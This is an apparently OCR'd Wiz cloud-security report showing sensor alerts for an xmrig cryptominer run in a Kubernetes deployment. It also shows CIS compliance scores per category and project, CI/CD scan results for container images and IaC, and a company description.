
Kubernetes Deployment (Deployment)

**Workload Runtime Events Performed on This Resource**

| Event | Kubernetes Cluster | Severity | Path | Hash | Event Time |
|---|---|---|---|---|---|
| **Cryptominer command line argument ...**<br>Wiz Sensor | wizard-maker-clust...<br>default | ▮▮▮▯ | /bin/sh | 45ee5e210fc276... | Jun 16, 2023 at 11:15 AM |
| **Connection to a known cryptomining d...**<br>Wiz Sensor | wizard-maker-clust...<br>default | ▮▮▮▮ | /usr/sbin/xmrig | ab6a50a4baabc3... | Jun 16, 2023 at 11:15 AM |
| **File created or modified in bin folder**<br>Wiz Sensor | wizard-maker-clust...<br>default | ▮▯▯▯ | /bin/mv | 46e71d67df7eb1c... | Jun 16, 2023 at 11:15 AM |
| **File not present in container image laye...**<br>Wiz Sensor | wizard-maker-clust...<br>default | ▮▮▯▯ | /usr/sbin/xmrig | ab6a50a4baabc3... | Jun 16, 2023 at 11:15 AM |
| **Malware Execution**<br>Wiz Sensor | wizard-maker-clust...<br>default | ▮▮▮▯ | /usr/sbin/xmrig | ab6a50a4baabc3... | Jun 16, 2023 at 11:15 AM |

# Your current compliance posture

You compliance posture against CIS Controls v8 is 97%



Compliance by Framework CIS Controls v8

Learn about Framework Compliance · Manage Frameworks

BREAKDOWN BY: Category | Project | Subscription


**Passed Checks**
1 passed out of 8 checks — 1

**Compliance Posture**
97% average compliance posture — 97%

Subscription · 5 categories · View All Results · Expand All · Show empty categories

| Name | Compliance Posture | Passed Checks |
|---|---|---|
| 2 Inventory and Control of Software Assets | 100% | 1 of 1 |
| 3 Data Protection | 97% | 0 of 1 |
| 5 Account Management | 99% | 0 of 2 |
| 7 Continuous Vulnerability Management | 95% | 0 of 3 |
| 13 Network Monitoring and Defense | 96% | 0 of 1 |

You can find your overall compliance posture across all your Wiz Projects on the compliance heatmap. Wiz Projects let you group your cloud resources according to their users and/or purposes, such as the team that owns them. You have 4 projects in Wiz, and 5 compliance frameworks, and this is the compliance posture of each project:



Compliance Heatmap

Learn about Cross Framework Compliance

BREAKDOWN BY: Project | Subscription


Search by name · HBI · MBI · LBI · Policy type · Category equals one of 5 options · Project is one of 4 options · Hide percentages

More Filters · Clear

| Projects | CIS Controls v8 | CIS EKS 1.2.0 | CIS GKE 1.4.0 | PCI DSS v4 | SOC 2 |
|---|---|---|---|---|---|
| EBC_Labs | 96% | 70% | 59% | 57% | 56% |
| Wiz Factory Dev | 93% | 71% | 0% | 57% | 66% |
| Acme AWS App | 96% | 70% | 1% | 61% | 72% |
| Wiz Factory Prod | 97% | | 60% | 59% | 46% |

# CI/CD scan overview

You have 541 CI/CD scans in your environment scanning for misconfigurations, vulnerabilities, and exposed secrets in your resources, out of them 34% failed



CI/CD Scans

| Resource | Exit Code | Results Summary | | | Policies | Service Account | Time |
|---|---|---|---|---|---|---|---|
| Wiz-cli-Scan-Dockerfile-616101539 | Passed | H 1 | M 2 | L 1 | Default IaC policy | thorne-cli | Jun 16, 2023 at 10:15 AM |
| Wiz-cli-Scan-Dockerfile-615151636 | Passed | H 1 | M 2 | L 1 | Default IaC policy | thorne-cli | Jun 15, 2023 at 3:16 PM |
| jeffthorne/books:latest<br>Container Image | Failed | C 1 | H 8 | M 35 | thorne-policy | thorne-cli | Jun 15, 2023 at 8:42 AM |
| jeffthorne/books:latest<br>Container Image | Failed | C 1 | H 8 | M 35 | thorne-policy | thorne-cli | Jun 15, 2023 at 8:41 AM |
| IAC scan 2023-06-14T03:34:25Z | Passed | | | | Default IaC policy | alexC-cli | Jun 13, 2023 at 8:34 PM |
| IAC scan 2023-06-14T03:32:18Z | Passed | H 4 | M 27 | L 7 | Default IaC policy | alexC-cli | Jun 13, 2023 at 8:32 PM |
| jeffthorne/books:latest<br>Container Image | Failed | C 1 | H 12 | M 32 | thorne-policy | thorne-cli | Jun 13, 2023 at 3:04 PM |

# About Wiz

Wiz secures everything organizations build and run in the cloud. Founded in 2020, Wiz is the fastest-growing software company in the world, scaling from $1M to $100M ARR in 18 months. Wiz enables hundreds of organizations worldwide, including 30 percent of the Fortune 500, to rapidly identify and remove critical risks in cloud environments. Its customers include Salesforce, Slack, Mars, BMW, Avery Dennison, Priceline, Cushman & Wakefield, DocuSign, Plaid, and Agoda, among others. Wiz is backed by Sequoia, Index Ventures, Insight Partners, Salesforce, Blackstone, Advent, Greenoaks and Aglaé. Visit https://www.wiz.io/ for more information.